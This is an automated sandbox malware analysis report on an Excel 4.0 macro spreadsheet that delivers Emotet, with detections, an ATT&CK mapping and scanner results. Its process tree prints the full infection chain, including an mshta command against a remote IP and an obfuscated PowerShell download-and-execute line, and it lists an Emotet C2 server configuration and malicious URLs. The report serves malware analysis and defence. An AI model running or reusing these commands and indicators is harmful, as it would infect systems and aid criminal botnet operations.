ID: 562504
Sample Name:
opastonline.com.xls
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 23:02:54
Date: 28/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents 2
Windows Analysis Report opastonline.com.xls 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Threatname: Emotet 4
Yara Overview 5
Initial Sample 5
Dropped Files 5
Memory Dumps 6
Unpacked PEs 6
Sigma Overview 6
System Summary 6
Jbx Signature Overview 6
AV Detection 6
Software Vulnerabilities 6
Networking 6
E-Banking Fraud 7
System Summary 7
Hooking and other Techniques for Hiding and Protection 7
HIPS / PFW / Operating System Protection Evasion 7
Stealing of Sensitive Information 7
Mitre Att&ck Matrix 7
Behavior Graph 8
Screenshots 8
Thumbnails 8
Antivirus, Machine Learning and Genetic Malware Detection 9
Initial Sample 9
Dropped Files 9
Unpacked PE Files 9
Domains 11
URLs 11
Domains and IPs 12
Contacted Domains 12
Contacted URLs 12
URLs from Memory and Binaries 12
World Map of Contacted IPs 15
Public IPs 16
General Information 17
Warnings 17
Simulations 18
Behavior and APIs 18
Joe Sandbox View / Context 18
IPs 18
Domains 18
ASNs 18
JA3 Fingerprints 18
Dropped Files 18
Created / dropped Files 18
C:\ProgramData\JooSee.dll 18
C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506 19
C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506 19
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\fe[1].htm 19
C:\Users\user\AppData\Local\Temp\4885.tmp 19
C:\Users\user\AppData\Local\Temp\Cab3F4.tmp 20
C:\Users\user\AppData\Local\Temp\Tar3F5.tmp 20
C:\Users\user\AppData\Local\Temp\~DF12B6563E3EBB8FF7.TMP 20
C:\Users\user\AppData\Local\Temp\~DFAC0F4649BC3134D1.TMP 21
C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms (copy) 21
C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\UJNNNXZ4C56ZCG4OC7O7.temp 21
C:\Users\user\Desktop\opastonline.com.xls 22
C:\Windows\SysWOW64\Diftwn\pevlwp.arl (copy) 22
Static File Info 22
General 22
File Icon 23
Static OLE Info 23
General 23
OLE File "opastonline.com.xls" 23
Indicators 23
Summary 23
Document Summary 23

Streams 23
Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096 23
General 23
Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096 23
General 24
Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 81698 24
General 24
Macro 4.0 Code 24
Network Behavior 24
Snort IDS Alerts 24
Network Port Distribution 25
TCP Packets 25
UDP Packets 27
ICMP Packets 27
DNS Queries 27
DNS Answers 27
HTTP Request Dependency Graph 27
HTTP Packets 28
Statistics 30
Behavior 30
System Behavior 31
Analysis Process: EXCEL.EXEPID: 2308, Parent PID: 596 31
General 31
File Activities 31
Registry Activities 31
Analysis Process: cmd.exePID: 1308, Parent PID: 2308 31
General 31
Analysis Process: mshta.exePID: 2204, Parent PID: 1308 31
General 31
File Activities 32
Registry Activities 32
Analysis Process: svchost.exePID: 1836, Parent PID: 400 32
General 32
Analysis Process: powershell.exePID: 2792, Parent PID: 2204 32
General 32
File Activities 32
File Created 32
File Deleted 33
File Written 33
File Read 34
Registry Activities 35
Analysis Process: cmd.exePID: 2856, Parent PID: 2792 35
General 35
Analysis Process: rundll32.exePID: 2816, Parent PID: 2856 35
General 35
Analysis Process: rundll32.exePID: 3044, Parent PID: 2816 36
General 36
File Activities 36
Analysis Process: rundll32.exePID: 2152, Parent PID: 3044 37
General 37
Analysis Process: rundll32.exePID: 1412, Parent PID: 2152 37
General 37
File Activities 38
File Created 38
Registry Activities 39
Disassembly 39


Windows Analysis Report

opastonline.com.xls


Overview

General Information

Sample Name:	opastonline.com.xls
Analysis ID:	562504
MD5:	e42ac962bed3fc…
SHA1:	0c5bbeb25cd544..
SHA256:	601121c30531ce..
Tags:	SilentBuilder xls
Infos:	



Detection




Hidden Macro 4.0 Emotet

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Snort IDS alert for network traffic (e…
- System process connects to networ…
- Antivirus detection for URL or domain
- Found malicious Excel 4.0 Macro
- Found malware configuration
- Office document tries to convince v…
- Yara detected Emotet
- Sigma detected: Windows Shell File…
- Document contains OLE streams w…
- Powershell drops PE file
- Sigma detected: MSHTA Spawning …
- Hides that the sample has been dow…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2308 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
  - cmd.exe (PID: 1308 cmdline: CMD.EXE /c mshta http://91.240.118.172/cc/vv/fe.html MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - mshta.exe (PID: 2204 cmdline: mshta http://91.240.118.172/cc/vv/fe.html MD5: 95828D670CFD3B16EE188168E083C3C5)
      - powershell.exe (PID: 2792 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -noexit $c1='({FdrggvdRf}{FdrggvdRf}Ne{FdrggvdRf}{FdrggvdRf}w{FdrggvdRf}-Obj{FdrggvdRf}ec{FdrggvdRf}{FdrggvdRf}t N{FdrggvdRf}{FdrggvdRf}et{FdrggvdRf}.W{FdrggvdRf}{FdrggvdRf}e'.replace('{FdrggvdRf}', ''); $c4='bC{FdrggvdRf}li{FdrggvdRf}{FdrggvdRf}en{FdrggvdRf}{FdrggvdRf}t).D{FdrggvdRf}{FdrggvdRf}ow{FdrggvdRf}{FdrggvdRf}nl{FdrggvdRf}{FdrggvdRf}{FdrggvdRf}o'.replace('{FdrggvdRf}', ''); $c3='ad{FdrggvdRf}{FdrggvdRf}St{FdrggvdRf}rin{FdrggvdRf}{FdrggvdRf}g{FdrggvdRf}("ht{FdrggvdRf}tp{FdrggvdRf}://91.240.118.172/cc/vv/fe.png")'.replace('{FdrggvdRf}', '');$JI=($c1,$c4,$c3 -Join '');I`E`X $JI|I`E`X MD5: 852D67A27E454BD389FA7F02A8CBE23F)
        - cmd.exe (PID: 2856 cmdline: "C:\Windows\system32\cmd.exe" /c C:\Windows\SysWow64\rundll32.exe C:\ProgramData\JooSee.dll ssAAqq MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
          - rundll32.exe (PID: 2816 cmdline: C:\Windows\SysWow64\rundll32.exe C:\ProgramData\JooSee.dll ssAAqq MD5: 51138BEEA3E2C21EC44D0932C71762A8)
            - rundll32.exe (PID: 3044 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\ProgramData\JooSee.dll",DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)
              - rundll32.exe (PID: 2152 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Diftwn\pevlwp.arl",LdijUjelIhHUzGb MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                - rundll32.exe (PID: 1412 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Diftwn\pevlwp.arl",DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)
- svchost.exe (PID: 1836 cmdline: C:\Windows\System32\svchost.exe -k WerSvcGroup MD5: C78655BC80301D76ED4FEF1C1EA40A7D)
- **cleanup**

Malware Configuration

Threatname: Emotet

```
{
  "C2 list": [
    "160.16.102.168:80",
    "131.100.24.231:80",
    "200.17.134.35:7080",
    "207.38.84.195:8080",
    "212.237.56.116:7080",
    "58.227.42.236:80",
    "104.251.214.46:8080",
    "158.69.222.101:443",
    "192.254.71.210:443",
    "46.55.222.11:443",
    "45.118.135.203:7080",
    "107.182.225.142:8080",
    "103.75.201.2:443",
    "104.168.155.129:8080",
    "195.154.133.20:443",
    "159.8.59.82:8080",
    "110.232.117.186:8080",
    "45.142.114.231:8080",
    "41.76.108.46:8080",
    "203.114.109.124:443",
    "50.116.54.215:443",
    "209.59.138.75:7080",
    "185.157.82.211:8080",
    "164.68.99.3:8080",
    "162.214.50.39:7080",
    "138.185.72.26:8080",
    "178.63.25.185:443",
    "51.15.4.22:443",
    "81.0.236.90:443",
    "216.158.226.206:443",
    "45.176.232.124:443",
    "162.243.175.63:443",
    "212.237.17.99:8080",
    "45.118.115.99:8080",
    "129.232.188.93:443",
    "173.214.173.220:8080",
    "178.79.147.66:8080",
    "176.104.106.96:8080",
    "51.38.71.0:443",
    "173.212.193.249:8080",
    "217.182.143.207:443",
    "212.24.98.99:8080",
    "159.89.230.105:443",
    "79.172.212.216:8080",
    "212.237.5.209:443"
  ],
  "Public Key": [
    "RUNLMSAAAADzozW1Di4r9DVWzQpMKT588RDdy7BPILP6AiDOTLYMHkSWvrQO5slbmr1OvZ2Pz+AQWzRMggQmAtO6rPH7nyx2",
    "RUNTMSAAAABAX3S2xNjcDD0fBno33Ln5t71eii+mofIPoXkNFOX1MeiwCh48iz97kB0mJjGGZXwardnDXKxI8GCHGNl0PFj5"
  ]
}
```


Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
opastonline.com.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x142a2:$s1: Excel • 0x15310:$s1: Excel • 0x311a:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 00 00 00 00 00 00 00 00 01 3A
opastonline.com.xls	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\Desktop\opastonline.com.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x142a2:$s1: Excel • 0x15310:$s1: Excel • 0x311a:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 00 00 00 00 00 00 00 00 01 3A
C:\Users\user\Desktop\opastonline.com.xls	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	
C:\ProgramData\JooSee.dll	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
0000000D.00000002.677067947.0000000002370000.00000040.00000800.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
0000000A.00000002.453101619.0000000000150000.00000040.00000800.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
0000000D.00000002.678344656.0000000010001000.00000020.00000001.01000000.0000000C.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
0000000D.00000002.677431003.0000000002BD0000.00000040.00000800.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
0000000B.00000002.509305754.0000000003030000.00000040.00000800.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
Click to see the 51 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
12.2.rundll32.exe.2d0000.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
13.2.rundll32.exe.9c0000.4.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
11.2.rundll32.exe.31f0000.16.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
11.2.rundll32.exe.3280000.17.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
13.2.rundll32.exe.2bd0000.14.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
Click to see the 77 entries				

Sigma Overview

System Summary

Sigma detected: Windows Shell File Write to Suspicious Folder

Sigma detected: MSHTA Spawning Windows Shell

Sigma detected: Suspicious MSHTA Process Patterns

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Suspicious PowerShell Command Line

Sigma detected: Mshta Spawning Windows Shell

Jbx Signature Overview

AV Detection

Antivirus detection for URL or domain

Found malware configuration

Machine Learning detection for dropped file

Software Vulnerabilities

Document exploit detected (process start blacklist hit)

Networking

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud

Yara detected Emotet

System Summary

Found malicious Excel 4.0 Macro

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Document contains OLE streams with names of living off the land binaries

Powershell drops PE file

Found Excel 4.0 Macro with suspicious formulas

Hooking and other Techniques for Hiding and Protection

Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Stealing of Sensitive Information

Yara detected Emotet


Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 Scripting	Path Interception	1 1 1 Process Injection	1 Disable or Modify Tools	1 Input Capture	2 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 5 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Native API	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 Deobfuscate/Decode Files or Information	LSASS Memory	3 File and Directory Discovery	Remote Desktop Protocol	1 Email Collection	Exfiltration Over Bluetooth	1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 3 Exploitation for Client Execution	Logon Script (Windows)	Logon Script (Windows)	2 1 Scripting	Security Account Manager	3 8 System Information Discovery	SMB/Windows Admin Shares	1 Input Capture	Automated Exfiltration	3 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	1 1 Command and Scripting Interpreter	Logon Script (Mac)	Logon Script (Mac)	2 Obfuscated Files or Information	NTDS	1 Query Registry	Distributed Component Object Model	1 Clipboard Data	Scheduled Transfer	1 2 3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	1 PowerShell	Network Logon Script	Network Logon Script	2 Masquerading	LSA Secrets	2 1 Security Software Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Virtualization/Sandbox Evasion	Cached Domain Credentials	1 Virtualization/Sandbox Evasion	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 1 1 Process Injection	DCSync	2 Process Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Hidden Files and Directories	Proc Filesystem	1 Application Window Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 Rundll32	/etc/passwd and /etc/shadow	1 Remote System Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction

Behavior Graph

Hide Legend




Legend:


- Process
- Signature
- Created File
- DNS/IP Info
- Is Dropped
- Is Windows Process
- Number of created Registry Values
- Number of created Files
- Visual Basic
- Delphi
- Java
- .Net C# or VB.NET
- C, C++ or other language
- Is malicious
- Internet

Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

Source	Detection	Scanner	Label	Link
C:\ProgramData\JooSee.dll	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
11.2.rundll32.exe.28f0000.11.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.2.rundll32.exe.23a0000.7.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
13.2.rundll32.exe.2bd0000.14.unpack	100%	Avira	HEUR/AGEN.1145233		Download File

Source	Detection	Scanner	Label	Link	Download
13.2.rundll32.exe.2ba0000.13.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
13.2.rundll32.exe.9f0000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.2.rundll32.exe.31f0000.16.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
11.2.rundll32.exe.23f0000.8.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.2d0000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
13.2.rundll32.exe.3030000.26.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
13.2.rundll32.exe.9c0000.4.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
11.2.rundll32.exe.180000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
11.2.rundll32.exe.3280000.17.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
13.2.rundll32.exe.29a0000.9.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
13.2.rundll32.exe.870000.2.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
11.2.rundll32.exe.24b0000.9.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
13.2.rundll32.exe.2d50000.18.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
13.2.rundll32.exe.3240000.29.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.150000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
11.2.rundll32.exe.2520000.10.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
13.2.rundll32.exe.2f70000.23.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
11.2.rundll32.exe.260000.2.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
13.2.rundll32.exe.2370000.6.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
13.2.rundll32.exe.2c60000.15.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
13.2.rundll32.exe.2c90000.16.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
13.2.rundll32.exe.2fb0000.24.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
13.2.rundll32.exe.760000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
13.2.rundll32.exe.2e60000.21.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.2.rundll32.exe.31c0000.15.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.2.rundll32.exe.30a0000.13.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
13.2.rundll32.exe.730000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
11.2.rundll32.exe.340000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
13.2.rundll32.exe.29d0000.10.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
13.2.rundll32.exe.2e30000.20.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
13.2.rundll32.exe.2d20000.17.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
13.2.rundll32.exe.31d0000.28.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.2.rundll32.exe.2b0000.3.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
11.2.rundll32.exe.1e0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
13.2.rundll32.exe.8a0000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
13.2.rundll32.exe.2aa0000.11.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
13.2.rundll32.exe.2f40000.22.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
13.2.rundll32.exe.2de0000.19.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
11.2.rundll32.exe.410000.5.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
13.2.rundll32.exe.2ad0000.12.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
11.2.rundll32.exe.3030000.12.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
13.2.rundll32.exe.2720000.7.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
13.2.rundll32.exe.3000000.25.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.210000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.2.rundll32.exe.2330000.6.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.720000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
13.2.rundll32.exe.2810000.8.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
13.2.rundll32.exe.31a0000.27.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.2.rundll32.exe.30d0000.14.unpack	100%	Avira	HEUR/AGEN.1145233		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://sep.dfwsolar.club/hzh3v/zCUz44VgIrN/PE3	100%	Avira URL Cloud	phishing	
http://ancyh.xyz	100%	Avira URL Cloud	malware	
http://chupahfashion.com/eh6bwxk/bowptl/F2sib90zZsqJ44/bQ8VXS/PE3	100%	Avira URL Cloud	malware	
http://sep.dfwsolar.club/hzh3v/z	100%	Avira URL Cloud	malware	
http://danahousecare.com/wp-content/cache/nAZV1f5Bh9CFmBtl2J/PE3	100%	Avira URL Cloud	malware	
http://journeypropertysolutions.com/cterq/FoPrW8qKzgIj3E8m/	100%	Avira URL Cloud	malware	
http://weezual.fr/ju9c/twEHJDCvNwGimD/	100%	Avira URL Cloud	malware	
http://danahousecare.com/wp-cont	100%	Avira URL Cloud	malware	
http://mycloud.s	0%	Avira URL Cloud	safe	
http://ancyh.xyz/assets/Pcxv1k5/PE3	100%	Avira URL Cloud	malware	
http://www.protware.com/ll	0%	Avira URL Cloud	safe	
http://mycloud.suplitecmo.com/Fox-CCFS/zBdGqiyW1HTZD2j/	100%	Avira URL Cloud	malware	
http://91.240.11	0%	URL Reputation	safe	
